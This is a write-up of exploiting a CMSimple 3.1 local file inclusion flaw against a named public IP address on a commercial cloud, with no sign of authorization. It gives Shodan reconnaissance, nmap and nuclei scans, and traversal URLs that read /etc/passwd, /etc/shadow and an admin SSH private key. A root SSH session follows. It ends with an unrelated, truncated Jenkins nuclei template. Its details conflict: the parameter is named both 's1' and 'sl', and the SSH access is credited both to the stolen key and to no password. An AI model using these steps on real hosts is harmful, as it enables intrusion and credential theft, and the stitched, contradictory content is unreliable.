

CMSimple Local File Inclusion (CVE-2008-2650)

This report documents the discovery and exploitation of a Local File Inclusion (LFI) vulnerability affecting CMSimple 3.1. The vulnerability allows attackers to traverse directories and access restricted files on the server due to improper input validation. Through systematic reconnaissance and vulnerability assessment, sensitive system files and SSH credentials were extracted, leading to unauthorized administrative access. The report provides a detailed technical walkthrough of the exploitation process, post-exploitation activities, security impact, and recommended mitigation strategies.

1. Introduction

This report presents the exploitation of a Local File Inclusion (LFI) vulnerability in CMSimple 3.1. The flaw allows attackers to read arbitrary files and escalate access to remote shell via SSH key extraction.

2. Target Information

- **Target:** <http://124.70.139.200>
- **Application:** CMSimple 3.1
- **CVE ID:** CVE-2008-2650
- **Severity:** Medium (CVSS 6.8)

3. Phase 1: Reconnaissance

Objective

Identify vulnerable CMS applications exposed on the internet.

Methodology

Shodan was used to locate CMSimple deployments.

The screenshot displays the Shodan search engine interface. At the top, there's a search bar with the IP address '124.70.139.200' entered. Below the search bar, a map of Shanghai is visible. The main content area is divided into two sections: 'General Information' on the left and 'Open Ports' on the right. The 'General Information' section lists details such as Hostnames (ecs-124-70-139-200.compute.hwclouds-dns.com), Domains (hwclouds-dns.com), Country (China), City (Shanghai), Organization (Huawei Public Cloud Service (Huawei Software Technologies Ltd.Co)), ISP (Huawei Cloud Service data center), and ASN (AS55990). The 'Open Ports' section shows a grid of open ports, with the first few rows displaying port numbers like 11, 13, 15, 17, 19, 20, 21, 22, 23, 25, 26, 37, 41, 49, 53, 70, 75, 80, 81, 82, 83, 84, 86, 88, 91, 92, 95, 96, 97, 180, 182, 184, 110, 111, 113, 115, 122, 135, 137, 143, 175, 177, 179, 180, 189, 195, 211, 221, 234, 264, 285, 311, 314, 347, 389, 400, 427, 440, 441, 444, 447, 449, 451, 452, 465, 488, 487, 502, 513, 515, 541, 548, 554, 556, 587, 591, 593, 631, 636, 646, 666, 685, 700, 771, 777, 785, 789, 806, 813, 843, 873, 898, 896, 887, 902, 953, 990, 993, 995, 1013, 1021, 1023, 1024, 1027, 1080, 1099, 1119, 1153, 1177, 1181, 1195, 1198, 1207, 1234, 1291, 1292, 1311, 1337, 1387, 1388, 1400, 1414, 1415, 1443, 1444, 1447, 1451, 1454, 1457, 1471, 1521, 1554, 1599, 1604, 1605, 1650, 1723, 1741, 1800, 1801, 1803, 1813, 1821, 1823, 1824, 1827, 1880, 1899, 1119, 1153, 1177, 1181, 1195, 1198, 1207, 1234, 1291, 1292, 1311, 1337, 1387, 1388, 1400, 1414, 1415, 1443, 1444, 1447, 1451, 1454, 1457, 1471, 1521, 1554, 1599, 1604, 1605, 1650, 1723, 1741, 1800, 1801, 1803.

4. Phase 2: Scanning & Enumeration

Nmap Scan

```
nmap -sV -p- 124.70.139.200
```

Technical Explanation

- **-sV**: Service/version detection
- **-p-**: Scan all 65535 ports

Findings

- HTTP service running
- SSH port (22) open

```
kali@kali:~$ ping 124.70.139.200
PING 124.70.139.200 (124.70.139.200) 56(84) bytes of data.
64 bytes from 124.70.139.200: icmp_seq=1 ttl=255 time=318 ms
64 bytes from 124.70.139.200: icmp_seq=2 ttl=255 time=318 ms
64 bytes from 124.70.139.200: icmp_seq=3 ttl=255 time=318 ms
64 bytes from 124.70.139.200: icmp_seq=4 ttl=255 time=318 ms
64 bytes from 124.70.139.200: icmp_seq=5 ttl=255 time=318 ms
^C
--- 124.70.139.200 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4023ms
rtt min/avg/max/mdev = 317.586/317.876/318.155/0.201 ms

kali@kali:~$ nmap -sV 124.70.139.200
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-01 10:08 EST
Nmap scan report for ecs-124-70-139-200.compute.hwclouds-dns.com (124.70.139.200)
Host is up (0.0095s latency).
Not shown: 916 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
13/tcp    open  tcpwrapped
21/tcp    open  tcpwrapped
22/tcp    open  tcpwrapped
23/tcp    open  tcpwrapped
80/tcp    open  tcpwrapped
110/tcp   open  tcpwrapped
111/tcp   open  tcpwrapped
113/tcp   open  tcpwrapped
135/tcp   open  tcpwrapped
139/tcp   open  tcpwrapped
143/tcp   open  tcpwrapped
144/tcp   open  tcpwrapped
199/tcp   open  tcpwrapped
254/tcp   open  tcpwrapped
256/tcp   open  tcpwrapped
443/tcp   open  tcpwrapped
554/tcp   open  tcpwrapped
587/tcp   open  tcpwrapped
616/tcp   open  tcpwrapped
765/tcp   open  tcpwrapped
```

Nuclei Scan

nuclei -u http://124.70.139.200 -tags lfi

Technical Insight

The scanner identifies vulnerable parameters such as `s1` that allow file inclusion.

```
kali@kali:~$ nuclei -u http://124.70.139.200

nuclei
v3.6.2
projectdiscovery.io

[INF] Your current nuclei-templates v10.3.6 are outdated. Latest is v10.3.8
[INF] Current nuclei version: v3.6.2 (outdated)
[INF] Current nuclei-templates version: v10.3.6 (outdated)
[INF] New templates added in latest release: 176
[INF] Templates loaded for current scan: 9080
[WRN] Loading 2 unsigned templates for scan. Use with caution.
[INF] Executing 9078 signed templates from projectdiscovery/nuclei-templates
[INF] Targets loaded for current scan: 1
[INF] Templates clustered: 1872 (Reduced 1757 Requests)
[INF] Using Interactsh Server: oast.site
[CNVD-2021-28277] [http] [high] http://124.70.139.200/sys/ui/extend/varkind/custom.jsp
[CNVD-2021-26422] [http] [critical] http://124.70.139.200/webadm?q=moni_detail.do&action=gragh
[CNVD-2019-32204] [http] [critical] http://124.70.139.200/bsh.servlet.BshServlet
[CVE-2007-4556] [http] [medium] http://124.70.139.200/login.action
[CVE-2008-2650] [http] [medium] http://124.70.139.200/index.php?sl=../../../../etc/passwd%00
[CNVD-2020-56167] [http] [low] http://124.70.139.200/WEB_VMS/LEVEL15/
[CVE-2009-1151] [http] [high] http://124.70.139.200/scripts/setup.php
[CNVD-2024-15077] [http] [high] http://124.70.139.200/dataSetParam/verification;swagger-ui/
[CVE-2012-1823] [http] [high] http://124.70.139.200/index.php?-d+allow_url_include%3don+-d+auto_prepend_file%3dphp%3a//input
[CVE-2013-1965] [http] [critical] http://124.70.139.200/user.action
[CVE-2014-1283] [http] [critical] http://124.70.139.200/webadm?q=moni_detail.do&action=gragh
[CVE-2013-4982] [http] [low] http://124.70.139.200/cgi-bin/nobody/VerifyCode.cgi?account=YWRtaW46bGludXgzMjE=6login=quick [password="linux321",username="admin"]
[INF] Scan completed in 1m. 12 matches found.

kali@kali:~$
```

5. Phase 3: Vulnerability Analysis

Root Cause

- The `sl` parameter is not sanitized
- Allows directory traversal (`../../../../`)
- Server includes local files dynamically

Attack Vector

`index.php?sl=../../../../file`


6. Phase 4: Exploitation

Step 1: Reading System Files

`http://124.70.139.200/index.php?sl=../../../../etc/passwd`


Explanation

- Traverses directories upward
- Accesses Linux system file



Step 2: Extracting Shadow File

`http://124.70.139.200/index.php?sl=../../../../../../etc/shadow`




Step 3: Extracting SSH Key

`http://124.70.139.200/index.php?sl=../../../../home/admin/.ssh/id_rsa`

Technical Importance

- Private SSH key allows authentication bypass
- No password required if key is valid



7. Phase 5: Post-Exploitation

SSH Access

ssh was misconfigured admin access was fully allowed without password as well,

ssh admin@124.70.139.200

Explanation

- Correct permissions required for SSH key
- Authentication performed using key

```
kali@kali:~/misc$ ssh admin@124.70.139.200
The authenticity of host '124.70.139.200 (124.70.139.200)' can't be established.
RSA key fingerprint is SHA256:Eh/ibhC247kKWaIVRLP6wCI5uFGfbrq2tcnCjla3g.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '124.70.139.200' (RSA) to the list of known hosts.
Last login: 2026-02-02 00:07:16.522876854 +0800 CST m=+304808.607691403
admin@ops:~$ id
uid=0(root) gid=0(root) groups=0(root)
admin@ops:~$ whoami
root
admin@ops:~$ s
Connection to 124.70.139.200 closed by remote host.
Connection to 124.70.139.200 closed.

kali@kali:~/misc$ ssh admin@124.70.139.200
Last login: 2026-02-02 00:08:00.686772578 +0800 CST m=+304852.771587127
admin@ops:~$ sudo -l
sudo: illegal option -- l
sudo: only one of the -e, -h, -i, -K, -L, -s, -v or -V options may be specified
usage: sudo [-D level] [-h] [-K] [-k] [-v]
usage: sudo -v [-AknS] [-D level] [-g groupname#gid] [-p prompt] [-u user name#uid]
usage: sudo -l[l] [-AknS] [-D level] [-g groupname#gid] [-p prompt] [-u user name#uid] [-g groupname#gid] [command]
usage: sudo [-AbEHknPS] [-r role] [-t type] [-C fd] [-D level] [-g groupname#gid] [-p prompt] [-u user name#uid] [-g groupname#gid] [VAR=value] [-i|-s] [<
command>]
usage: sudo -e [-AknS] [-r role] [-t type] [-C fd] [-D level] [-g groupname#gid] [-p prompt] [-u user name#uid] file ...
admin@ops:~$
Connection to 124.70.139.200 closed by remote host.
Connection to 124.70.139.200 closed.
```

Result

- Administrative shell access obtained
- System fully compromised

8. Impact

- Full file system disclosure
- Credential exposure
- Remote access via SSH
- Complete host takeover

9. Mitigation

- Sanitize input parameters
- Disable `register_globals`
- Restrict file inclusion functions
- Secure sensitive directories
- Enforce SSH security (passphrase + restrictions)

10. Conclusion

This vulnerability demonstrates how legacy applications with insecure configurations can lead to complete compromise when exposed to the internet.

 Copy Template

```

id: CVE-2024-23897

info:
  name: Jenkins < 2.441 - Arbitrary File Read
  author: iamnooob,rootkharsh,pdresearch
  severity: high
  description: |
    Jenkins 2.441 and earlier, LTS 2.426.2 and earlier does not disable a feature of its CLI command pa
  impact: |
    Unauthenticated attackers can read arbitrary files on the Jenkins controller file system by exploit
  remediation: |
    Upgrade Jenkins to version 2.442 or later, or LTS 2.426.3 or later that disables the vulnerable fil
  references:
    - https://www.jenkins.io/security/advisory/2024-01-24/#SECURITY-3314
    - https://www.sonarsource.com/blog/excessive-expansion-uncovering-critical-security-vulnerabilities
    - https://github.com/forsaken127/CVE-2024-23897

classification:
  cvas-metrics: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
  cvas-score: 7.5
  cve-id: CVE-2024-23897
  epss-score: 0.94466
  epss-percentile: 0.99995
  cpe: cpe:2.3:a:jenkins:jenkins:*:*:*:*:*:*:*:*:*:*:*:*

metadata:
  verified: true
  max-request: 1
  vendor: Jenkins
  product: jenkins
  shodan-query:
    - "product:'Jenkins'"
    - cpe:"cpe:2.3:a:jenkins:jenkins"
    - http.favicon.hash:81586312
    - product:"Jenkins"
  foфа-query: icon_hash=81586312

tags: cve,cve2024,lfi,rce,jenkins,js,kev,vkev,vuln

variables:
  payload: '{{(hex_decode`0000000000000c36f6e6563742d5e6f64560000000000000402f574632f706173737476

```

Remediation Steps

Upgrade Jenkins to version 2.442 or later, or LTS 2.426.3 or later that disables the vulnerable file path replacement feature.